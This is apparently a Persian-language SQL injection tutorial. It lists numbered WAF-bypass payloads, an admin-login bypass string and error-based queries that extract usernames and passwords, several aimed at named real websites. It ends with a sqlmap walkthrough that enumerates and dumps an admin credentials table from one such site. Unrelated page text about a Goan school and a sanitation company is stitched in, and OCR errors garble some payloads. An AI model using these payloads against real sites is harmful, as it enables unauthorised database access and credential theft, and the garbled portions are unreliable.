A screenshot of a web browser window. The address bar shows a URL with a red arrow pointing to the number '11' in a 'group by' clause. The page content is about TUDAL HIGH SCHOOL.

WELCOME TO TUDAL HIGH SCHOOL

22 October 2012

Tudal High School is the only school in the whole of Goa which is named after the village of its existence. It is located in an unheard village of Tudal in Gaodongrem of Canacona taluka. It set its foot in the year 1999. Prior to it, there wasn't any institution to cater the educational needs of the local villagers even after 37 years of Goa's liberation. No doubt efforts were seen of some individuals and institutions in setting up but did not succeed. It was only when govt. announced openly for any institution to come forward in opening up an institution that a very prominent organisation based in Maxem Shri Nirakar Education Society came forward to provide quality education in a village dominated by schedule tribes. The dream of hundreds of students longing for higher education was fulfilled..All the credit goes to young and dynamic personality Mr. Prasad Loleykar and his young brigade of members. A necessity is a spice is of genius.

Tudal High School is the only school in the whole of Goa which is named after the village of its existence. It is located in an unheard village of Tudal in Gaodongrem of Canacona taluka. It set its foot in the year 1999. Prior to it, there wasn't any institution to cater the educational needs of the local villagers even after 37 years of Goa's liberation. No doubt efforts were seen of some individuals and institutions in setting up but did not succeed. It was only when govt. announced openly for any institution to come forward in opening up an institution that a very prominent organisation based in Maxem Shri Nirakar Education Society came forward to provide quality education in a village dominated by schedule tribes. The dream of hundreds of students longing for higher education was fulfilled..All the credit goes to young and dynamic personality Mr. Prasad

Bloger's Profile



Vassalo Carvalho

Head Master of Tudal High School, Tudal Gaodongrem, Canacona. My special interest are writing Poems, Tiatr and Sports.

بایپس شماره (۸) - حساس بودن به دستور order by

گاهی اوقات WAF به دستور order by حساس است که یکی از روش های بایپس دستور order by استفاده از دستور group by است.

A screenshot of a web browser window. The address bar shows a URL with a red arrow pointing to the number '11' in a 'group by' clause. The page content is about NORSIC.

Norsic and Son, Inc.

Long Island's Sanitation Professionals Since 1932
1625 County Road 39, Southampton, NY 11968 • (631) 283-0604 • (800) 451-6875

CESSPOOL/SEPTIC GARBAGE REMOVAL RESTROOM TRAILERS NORSIC DUMPSTERS PORTABLE TOILETS SPECIALTY EQUIPMENT

HOME NEWS WELCOME TO OUR NEW WEBSITE

Welcome to Our New Website
2016-03-11

We've updated our website to better serve our customers new and old. Please check back regularly for the latest news and to find out about all things Norsic.

Contact Us

Your Name
Email
Phone Number

© 2017 Emil Norsic & Son Email Us | Privacy | Terms of Use | Contact

بایپس شماره (۹) - حساس بودن به select (متدهای URL Encoding)

گاهی اوقات فایروال به کلمه select گیر میده که در بایپس شماره ۳ هم گفتم یکی از راه ها دور زدن استفاده از کلمات بزرگ هست، اما وقتی کلمات هم بزرگ کردیم ولی باز WAF جلوی اجرای دستورات ما رو میگیره باید از روش **Url Encoding** استفاده کنیم. خب کاری که باید انجام بدیم کافیه یکی از حروف های کلمه select را انتخاب کنیم مثلً **s** و با استفاده از سایت [online-toolz.com](https://www.online-toolz.com/tools/text-hex-convertor.php) حروف **s** رو به هگز (Hex) تبدیل کنیم و در url قرار بدیم و هر بار که میخواهیم دستورات رو اجرا کنیم باید بجای حروف **s** عبارت **%73%** رو وارد کنیم.

The screenshot shows a browser window with the title "Text to Hex Converter - Online". The URL is https://www.online-toolz.com/tools/text-hex-convertor.php. On the left, there's a sidebar with various tools like Notepad, Random Text Generator, CSS Minifier, etc. The main area has two text input fields: "Input Text" containing "s" and "Hex output" containing "73". Below these is another section titled "Hex to Text Converter" with the sub-instruction "Converts from Hexadecimal to Text".

The screenshot shows a web page with the URL bk-ict.com/en/showcontent.php?id=-16 UNION %73%SELECT 1,2,3,4,5,6,7,group_concat(user,0x3a,pass,0x3c62723e),9,10 from user--. A red arrow points to the "%73%" part of the URL. The page content includes the BK.ict logo and the text "THE TOTAL ICT SOLUTION FOR INDUSTRIES". Below the logo, there's a table with one row and some user data. At the bottom, there are social sharing buttons and copyright information.

بایپس شماره (۱۰) - نمایش ندادن ستون های آسیب پذیر چه در سورس html و چه در موقع null کردن (منفی پشت عدد) : اگر یک زمانی ما اومدیم یک تعداد ستون ها رو به دست آوردم و بعد از اون خواستیم ستون های آسیب پذیر را مشاهده کنیم ولی نه در صفحه و نه در سورس html نتوانستیم ستون های آسیب پذیر رو ببینیم باید از دستور **div oeo** قبل از دستور Union استفاده کنیم.

بایپس شماره (۱۱) - حساس بودن به فاصله :

برای دور زدن فایروال در بحث فاصله باید از عبارت **/**/** بین دستوراتمون استفاده کنیم.

بایپس شماره (۱۲) - روش Double Encode :

یکی از روش های بایپس دستور `select` و `union` استفاده از روش دابل اینکدینگ است. یعنی ما ابتدا دستور درصد (%) رو به هگز تبدیل میکنیم سپس اول کلمه دستور `union` که میشه ۷۵ و بعد ابتدا خود درصد رو می نویسم و سپس عدد ۷۵ که به معنی ۸ است و همین کار رو برای `select` هم انجام میدیم که اول %۲۵ میزاریم و در ادامه بجای `s` دستور `select` عدد ۷۴ رو وارد می کنیم.



بایپس شماره (۱۳) - انواع مدل استفاده از پرانتز () :

بعضی مواقع ما تعداد ستون ها رو به دست آوردیم و وقتی از دستور `union select` استفاده می کنیم و میخواهیم ستون های آسیب پذیر رو ببینیم ولی در خروجی ستون های آسیب پذیر رو مشاهده نمی کنیم اینجا یکی از روش های بایپس استفاده از پرانتز است که حالت های مختلفی دارد.

حالت اول استفاده از پرانتز :

www.site.com/news.php?id=۵ (Union) (Select) ۱,۲,۳,۴--

حالت دوم استفاده از پرانتز :

www.site.com/news.php?id=۵ Union (Select ۱,۲,۳,۴)--

حالت سوم استفاده از پرانتز :

www.site.com/news.php?id=۵ Union (Select (۱,۲,۳,۴))--

حالت چهارم استفاده از پرانتز :

www.site.com/news.php?id=۵ Union (Select (۱),(۲),(۳),(۴))--

حالت پنجم استفاده از پرانتز :

www.site.com/news.php?id=(-5) Union (Select (1),(2),(3),(4))--

بایپس شماره (۱۴) - دور زدن حساس بودن به دستورات (متد تقسیم) :

وقتی فایروال کلماتی مثل **order** یا **by** یا **union** و **غیره** رو فیلتر کرده باشد ما می تونیم از روش تقسیم برای دور زدن آن استفاده کنیم. البته ممکنه روی همه‌ی تارگت‌ها جواب نده.

www.site.com/news.php?id=-5 Un<>ion Sel<>ect 1,2,3,4--

www.site.com/news.php?id=-5 Unio*n S*elect 1,2,3,4--

بایپس شماره (۱۵) - بایپس‌های دستور **select** و **union** :

حالت اول ، بایپس دستور با حروف بزرگ در بین دستورات :

www.site.com/news.php?id=5 unUNIONion selSELECTect 1,2,3,4--

حالت دوم ، استفاده از **/**/** بین کلمات و این ساختار رو می تونیم روی دستور **Union** هم اجرا کنیم :

www.site.com/news.php?id=5 Union S/**/E/**/L/**/E/**/C/**/T 1,2,3,4--

حالت سوم ، استفاده از حروف جعلی :

www.site.com/news.php?id=5 Union S/*A*/E/**/L/*B*/E/**/C/*X*/T 1,2,3,4--

حالت چهارم ، استفاده از فاصله با هگز کردن یک حروف یا بدون هگز کردن :

www.site.com/news.php?id=5 Uni on Sel ect 1,2,3,4--

www.site.com/news.php?id=5 %Y5ni on %73el ect 1,2,3,4--

www.site.com/news.php?id=5 Uni/**/on Sel/**/ect 1,2,3,4--

حالت پنجم ، برعکس کردن نوشتمن دستورات با تابع **:REVERSE**

www.site.com/news.php?id=5 REVERSE(noinu) REVERSE(tceles) 1,2,3,4--

حالت ششم ، استفاده از پرانتز و فاصله گزاری و حروف بزرگ :

www.site.com/news.php?id=5 (Unl) (oN) (SeL) (eCt) 1,2,3,4--

بایپس شماره (۱۶) - حساس بودن به اعداد :

بعضی سایت ها ممکنه اعداد رو فیلتر کرده باشند اون موقع از دستورات زیر استفاده کنیم.

حالت اول ، استفاده از نقطه قبل اعداد :

www.site.com/news.php?id=۵ union select ۱,۲,۳,۴--

حالت دوم ، استفاده از علامت مد (~) حالا یا تکی یا دو تایی :

www.site.com/news.php?id=۵ union select ~۱,~۲,~۳,~۴--

www.site.com/news.php?id=۵ union select ~~۱,~~۲,~~۳,~~۴--

حالت سوم ، استفاده از علامت تعجب (?) :

www.site.com/news.php?id=۵ union select !۱,!۲,!۳,!۴--

حالت چهارم ، استفاده از علامت تعجب (:) :

www.site.com/news.php?id=۵ union select :۱,:۲,:۳,:۴--

www.site.com/news.php?id=۵ union select ۰x۳۹۳۱,۰x۳۹۳۲,۰x۳۹۳۳,۰x۳۹۳۴-- (دو نقطه رو هگز کردم)

حالت پنجم ، استفاده از علامت تعجب (:) :

www.site.com/news.php?id=۵ union select 'a','b','c','d'--

بایپس شماره (۱۷) - روش سرریز بافر :

این روش در بعضی مواقع مورد استفاده قرار میگیرد. و این حرف A رو باید اینقدر تکرار کنیم تا زمانی که سرور نتیجه رو به ما برگردونه.

www.site.com/news.php?id=۵ union %۳۹AAAAAAA%۰A select ۱,۲,۳,۴,۵--

بایپس شماره (۱۸) - حساس بودن دستور information_schema.tables :

از دستورات زیر زمانی استفاده می کنیم که ممکنه فایروال به دستور information_schema.tables حساس باشه.

information_schema . tables

\information_schema\`tables\`

/!*information_schema.tables*/

information_schema.statistics

information_schema.partitions

information_schema.table_constraints

information_schema.key_column_usage

بایپس شماره (۱۹) - بایپس صفحه ادمین (Bypass Admin)

تلوی این روش کافیه بجای username و password عبارت زیر رو قرار بدیم.

Username : '**= "or"**'

Password : '**= "or"**'

بایپس شماره (۲۰) - خطای illegal mix of collations for operation 'union'

این خطأ برای دستور group_concat می تونیم دورش بزنیم

site.com/news.php?id=۱' + union+select+1,**unhex(hex(group_concat(admin)))**,۳+....-+

این دستور جایگزین های دیگه ایم داره که اگر WAF به این تابع گیر داد می تونیم از توابع زیر استفاده کنیم

uncompress(compress(group_concat(table_name)))

binary(group_concat(table_name))

بایپس شماره (۲۱) - کار نکردن دستورات در یک مسیر خاص مثلًا site.com/news.php?id=

زمانی که دستورات ما با bypass کار نکرد باید بریم در یک مسیر دیگه ای از سایت دستورات خودمون رو

اجرا کنیم مثلًا از **cat.php?id=۱** میریم به **news.php?id=۵**

بایپس شماره (۲۲) - بایپس خطای Forbidden از طریق علامت # و فاصله به صورت هگز :

استفاده از # و فاصله به صورت هگز

profalhusseini.com/news.php?id=۱۵'+order+**%۲۴۳%۰A+by+۱o--+**

بایپس شماره (۲۳) - خطای order by 'Y' order by rand() limit ۱ at line ۱

بعضی مواقع ممکنه فایروال به فاصله ما گیر بده، که باید از دستور زیر استفاده کنیم

https://www.ttgear.co/product_detail.php?proid=151/**/order/**/by/**/35.23.23

بایپس شماره (۲۴) - بایپس union select و null کردن id

وقتی یک منفی قبل فیلد id میزاریم در حالت union+select ولی ستون های آسیب پذیر رو مشاهده نمی کنیم باید از دستور زیر استفاده کنیم

<http://site.com/new.php?id=-1'+div+o+union+select+1,2,3,4,5,6,7-->

بایپس شماره (۲۵) - بایپس خطای comment injection با Forbidden

در این روش ابتدای دستور %۲۳ (به معنی #) رو می نویسم بعدش یک متن طولانی می نویسم مثل (Aaaaaaaaaaaaaaaaaaaaaaaaaaaaa) در انتها هم

<http://site.com/news.php?id=-1'+union+%23aaaaaaaaaaaaaaaa%0Aselect+1,2,3,4-->

بایپس شماره (۲۶) - جایگزین + و فاصله :

بعضی از سایت به فاصله یا علامت + حساس هستند که باید از %D (به معنی فاصله) استفاده کنیم.

<http://site.com/news.php?id=-1%.Dorder%Dby%D99999-->

بایپس شماره (۲۷) - بایپس خطای Error ۴۱۲ :

قبل از دستور select اینقدر حروف s اضافه می کنیم تا ستون های آسیب پذیر رو نمایش بده. حرکت سریز بافر هم این روش معروف است.

[http://site.com/news.php?id=-1'\)+order+by+/**w**/999--](http://site.com/news.php?id=-1')+order+by+/**w**/999--)

<http://site.com/news.php?id=-1'+union%23aaaaaaaaaaaaaaaaaaaa%0Aselect+1,2,3,4-->

بایپس شماره (۲۸) - جایگزین + - :

میتوانیم بجای + - از %% استفاده کنیم.

بایپس شماره (۳۹) - بایپس - (دش) : Forbidden

وقتی دش (-) در انتهای دستور میزnim و کار نمی کنه می تونیم از عبارات زیر بجای دش استفاده کنیم.

site.com/news.php?id=1')+order+by+۹۹۹??

site.com/news.php?id=1')+order+by+۹۹۹//

site.com/news.php?id=1')+order+by+۹۹۹/

بایپس شماره (۳۰) - جایگزین group_concat و حساس بودن به پرانتز :

بعضی سایت ها ممکنه به دستور group_concat حساس باشه در این صورت ما باید از دستور limit استفاده کنیم، بعد از اون صفر limit رو افزایش میدیم تا جداول و ستون ها رو مشاهده کنیم.

site.com/news.php?id=1+union+select+۱,۲,۳,۴,**table_name**,۶,۷+from+information_schema.tables+where+table_schema=database()+'**limit+۰,۱--**

site.com/news.php?id=1+union+select+۱,۲,۳,۴,**column_name**,۶,۷+from+information_schema.columns+where+table_name=**۰xdas۰۶da+limit+۰,۱--**

site.com/news.php?id=1+union+select+۱,۲,۳,۴,**username**,۶,۷+users+'**limit+۰,۱--**

بایپس شماره (۳۱) - بیرون کشیدن کل دیتابیس یک سایت در زمان پیدا نکردن جدول حساس و مناسب :

برای نمایش کل دیتابیس های یک سایت باید از دستور زیر استفاده کنیم

excelorgo.com/products.php?cid=-

'+union+select+۱,۲,group_concat(**schema_name**,**۰x۳C۶۲۷۲۳e**),۴,۵,۶,۷+from+information_schema.schemata--

بایپس شماره (۳۲) - خطای The used SELECT statements have a different number of columns - (متدهای مختلف در دستورات SELECT)

: (xpath injection)

برای دور زدن این خطأ از روش xpath injection استفاده می کنیم، یعنی از طریق خطأ جواب ها رو دریافت می کنیم. عدد صفر limit رو باید کم و زیاد کنیم

Get Version = site.com/gallery?id=۲۰' and extractvalue(rand(),concat(0xYe,version()))--+

```
Get Table Name = site.com/gallery?id=' or
extractvalue(rand(),concat(0xYe,(select+table_name+from+information_schema.tables+where+table_schem
a=database()+limit+0,1)))--
```

```
Get Column Name = site.com/gallery?id=' or
extractvalue(rand(),concat(0xYe,(select+column_name+from+information_schema.columns+where+table_n
ame=0x70737465727373+limit+0,1)))--
```

```
Get Username & Password = site.com/gallery?id=' or
extractvalue(rand(),concat(0xYe,(select+concat(username,0x3a,password)+from+users+limit+0,1)))--
```

بایپس شماره (۳۴) - متدهای Like برای پیدا کردن یوزرنیم و پسورد در دیگر دیتابیس ها :

بعضی مواقع ما توانی دیتابیس پیش فرض سایت یوزر و پسورد را نمی توانیم پیدا کنیم که در این موقع از دستور لایک برای جستجو در دیتابیس استفاده می کنیم. بجای %pass% باید عبارت Hex شده را بنویسم.

با این دستور گفتیم جدول هایی به من نمایش بده که ستون هایی داره که تو ش نوشته باشه pass

```
site.com/news.php?id=1+union+select+1,2,3,4,group_concat(table_name),6,7+from+information_sc
hema.columns+where+column_name+like+%pass%(0x70737465727373)--
```

اینجا حالا میخایم اطلاعات ستون useradmin رو بکشیم بیرون

```
site.com/news.php?id=1+union+select+1,2,3,4,group_concat(column_name),6,7+from+information_
schema.columns+where+table_name+like+useradmin(0x707374657273736e)-
```

چون یوزرنیم و پسورد داخل یک دیتابیس دیگه هست باید اون دیتابیس رو پیدا کنیم

```
site.com/news.php?id=1+union+select+1,2,3,4,group_concat(schema_name),6,7+from+information_
schema.schemata-
```

حالا در مرحله آخر اطلاعات ستون های دیتابیس که مد نظرم هست رو انتخاب می کنیم

site.com/news.php?id=1+union+select+1,2,3,4,group_concat(username,0x3a,password),6,7+from+table%useradmin

باپس شماره (۳۴) - باپس حساس بودن به : Hex

بعضی از تارگت ها هستند که به اعداد هگز (0x5565we) حساس هستند برای حل این مشکل باید بجای هگز از تابع کاراکتر استفاده کنیم (CHAR) که با این سایت می تونیم کاراکتر کنیم.

(<https://charcode98.neocities.org>)

https://tmcassam.org/student_det.php?id=-

۱۲+union+select+1,group_concat(column_name),۳,۴+from+information_schema.columns+where+table_name=CHAR(۹۷ ۱۰۰ ۱۰۹ ۱۰۵ ۱۱۰)--+

استفاده از ابزار sqlmap

یک ابزار بسیار قدرتمند در بحث باگ sqlmap بنام است که ما می تونیم عملیات sql را با این ابزار انجام بدیم. برای دانلود این ابزار کافیه به [وبسایت گیت هاب](#) مراجعه کنید.

نکته مهم : در دیتابیس های MySQL و سایت های PHP به سه پارامتر برای هک یک سایت احتیاج داریم

۱. دیتابیس (Database)

۲. جدول (Tables)

۳. ستون (Columns)

طبق این ساختاری که گفتم همین رو با استفاده از ابزار sqlmap اجرا می کنیم که ابتدا باید لیست دیتابیس ها رو بکشیم بیرون و سپس جدول ها و بعد ادامه ستون ها.

: sqlmap بررسی نوع آسیب پذیری با ابزار

برای اینکه بدونیم باگ sql روی یک وبسایت وجود داره باید از دستور زیر استفاده کنیم

python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -dbms=mysql

با استفاده از سویچ U ما آدرس سایت و محل آسیب پذیری رو باید وارد کنیم سپس با سویچ --dbms نوی دیتابیس رو معلوم می کنیم بعد همه اینا کافیه دکمه Enter رو بزنیم و منتظر بمانیم تا sqlmap کارش رو انجام بده و در خروجی به ما بگه سایت آسیب پذیر است یا نه.

```
PS C:\Users\cymilad\Desktop\sqlmap> python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 --dbms=mysql
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:17:27 /2021-11-10/
[02:17:29] [INFO] testing connection to the target URL
[02:17:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:17:31] [INFO] testing if the target URL content is stable
[02:17:32] [INFO] target URL content is stable
[02:17:32] [INFO] testing if GET parameter 'id' is dynamic
[02:17:33] [INFO] GET parameter 'id' appears to be dynamic
[02:17:36] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[02:17:37] [INFO] testing for SQL injection on GET parameter 'id'
[02:17:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:17:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="we")
[02:17:46] [INFO] testing 'Generic inline queries'
[02:17:46] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:17:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:17:47] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:18:08] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[02:18:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:18:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:18:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:18:17] [INFO] target URL appears to have 16 columns in query
```

بیرون کشیدن دیتابیس ها با ابزار sqlmap :

خب با دستوری که توی تصویر هست ما لیست دیتابیس ها سایت رو می کشیم بیرون

```
python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 --dbs
```

```
PS C:\Users\cymilad\Desktop\sqlmap> python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:26:25 /2021-11-10/
[02:26:25] [INFO] resuming back-end DBMS 'mysql'
[02:26:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=749' AND 9493=9493 AND 'yuVO'='yuVO

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

  Type: UNION query
  Title: Generic UNION query (NULL) - 16 columns
  Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a78476572696894d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -

[02:26:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:26:27] [INFO] fetching database names
```

و در تصویر زیر مشاهده می کنید که این سایت دو تا دیتابیس داره که دیتابیس اولی برای ما مهم است.

```
Windows PowerShell

[*] starting @ 02:26:25 /2021-11-10/
[02:26:25] [INFO] resuming back-end DBMS 'mysql'
[02:26:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=749' AND 9493=9493 AND 'yuVO'='yuVO

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:26:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:26:27] [INFO] fetching database names
[02:26:29] [INFO] retrieved: 'information_schema'
[02:26:30] [INFO] retrieved: 'excelorgo_db'
available databases [2]:
[*] excelorgo_db
[*] information_schema
[02:26:30] [INFO] fetched data logged to text files under 'C:\Users\cymilad\AppData\Local\sqlmap\output\excelorgo.com'
[*] ending @ 02:26:30 /2021-11-10/
PS C:\Users\cymilad\Desktop\sqlmap> |
```

بیرون کشیدن جداول ها با ابزار sqlmap :

بعد از به دست آوردن دیتابیس ها حالا با دستور زیر لیست جداول رو میکشیم بیرون

```
python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -D excelorgo_db -tables
```

سوچج -D- مخفف کلمه Dump است یعنی بیرون کشیدن و -tables- هم به معنی جداول است.

```
Windows PowerShell

PS C:\Users\cymilad\Desktop\sqlmap> python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -D excelorgo_db --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:31:10 /2021-11-10/
[02:31:10] [INFO] resuming back-end DBMS 'mysql'
[02:31:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=749' AND 9493=9493 AND 'yuVO'='yuVO

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:31:12] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:31:12] [INFO] fetching tables for database: 'excelorgo_db'
```

```
Windows PowerShell x + < > - < > X

Payload: id=749' AND 9493=9493 AND 'yuVO='yuVO

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ='gcjJ

Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
---
[02:31:12] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:31:12] [INFO] fetching tables for database: 'excelorgo_db'
[02:31:15] [INFO] retrieved: 'ln_tbl_categories'
[02:31:15] [INFO] retrieved: 'ln_tbl_product'
[02:31:16] [INFO] retrieved: 'ln_tbl_gallery'
[02:31:17] [INFO] retrieved: 'ln_tbl_pages'
[02:31:18] [INFO] retrieved: 'ln_tbl_admin'
Database: excelorgo_db
[5 tables]
+-----+
| ln_tbl_admin   |
| ln_tbl_categories   |
| ln_tbl_gallery   |
| ln_tbl_pages   |
| ln_tbl_product   |
+-----+
[02:31:18] [INFO] fetched data logged to text files under 'C:\Users\cymilad\AppData\Local\sqlmap\output\excelorgo.com'
[*] ending @ 02:31:18 /2021-11-10/
PS C:\Users\cymilad\Desktop\sqlmap>
```

بیرون کشیدن ستون ها با ابزار sqlmap

با سویچ T- نام جدول رو تعیین می کنیم و سپس با سویچ columns -هم مقادیر ستون رو به دست میاریم.

```
python sqlmap.py -u https://excelorgo.com/product_details.php?id=1 OR 1=1 -T ln_tbl_admin -columns
```

```
PS C:\Users\cymilad\Desktop\sqlmap> python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -T ln_tbl_admin --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:35:39 /2021-11-10/
[02:35:40] [INFO] resuming back-end DBMS 'mysql'
[02:35:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=749' AND 9493=9493 AND 'yuVO'='yuVO

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:35:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:35:41] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
```

```

Windows PowerShell

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: id=-5759' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b7071,0x504e66586a784765
726968694d554c6448524368695659477841416568576e6d434a5a6958526a68,0x7162787071),NULL-- -
[02:35:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:35:41] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[02:35:41] [INFO] fetching current database
[02:35:41] [INFO] fetching columns for table 'ln_tbl_admin' in database 'excelorgo_db'
[02:35:42] [INFO] resumed: 'id','int(10)'
[02:35:42] [INFO] resumed: 'user','varchar(255)'
[02:35:42] [INFO] resumed: 'pass','varchar(255)'
[02:35:42] [INFO] resumed: 'email','varchar(255)'
Database: excelorgo_db
Table: ln_tbl_admin
[4 columns]
+-----+
| Column | Type   |
+-----+
| user   | varchar(255) |
| email  | varchar(255) |
| id     | int(10)      |
| pass   | varchar(255) |
+-----+
[02:35:42] [INFO] fetched data logged to text files under 'C:\Users\cymilad\AppData\Local\sqlmap\output\excelorgo.com'
[*] ending @ 02:35:42 /2021-11-10/
PS C:\Users\cymilad\Desktop\sqlmap>

```

خب اینجا ستون user و pass خیلی برای ما مهم هستند.

بیرون کشیدن اطلاعات ستون های مهم با ابزار : sqlmap

با دستور زیر می توانیم اطلاعات ستون مورد نظر رو بکشیم بیرون

```
python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -T ln_tbl_admin -dump
```

```

Windows PowerShell

PS C:\Users\cymilad\Desktop\sqlmap> python sqlmap.py -u https://excelorgo.com/product_details.php?id=749 -T ln_tbl_admin -dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:41:02 /2021-11-10/
[02:41:03] [INFO] resuming back-end DBMS 'mysql'
[02:41:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=749' AND 9493=9493 AND 'yuVO'='yuVO

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=749' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))WeuU) AND 'gcjJ'='gcjJ

  Type: UNION query
  Title: Generic UNION query (NULL) - 16 columns
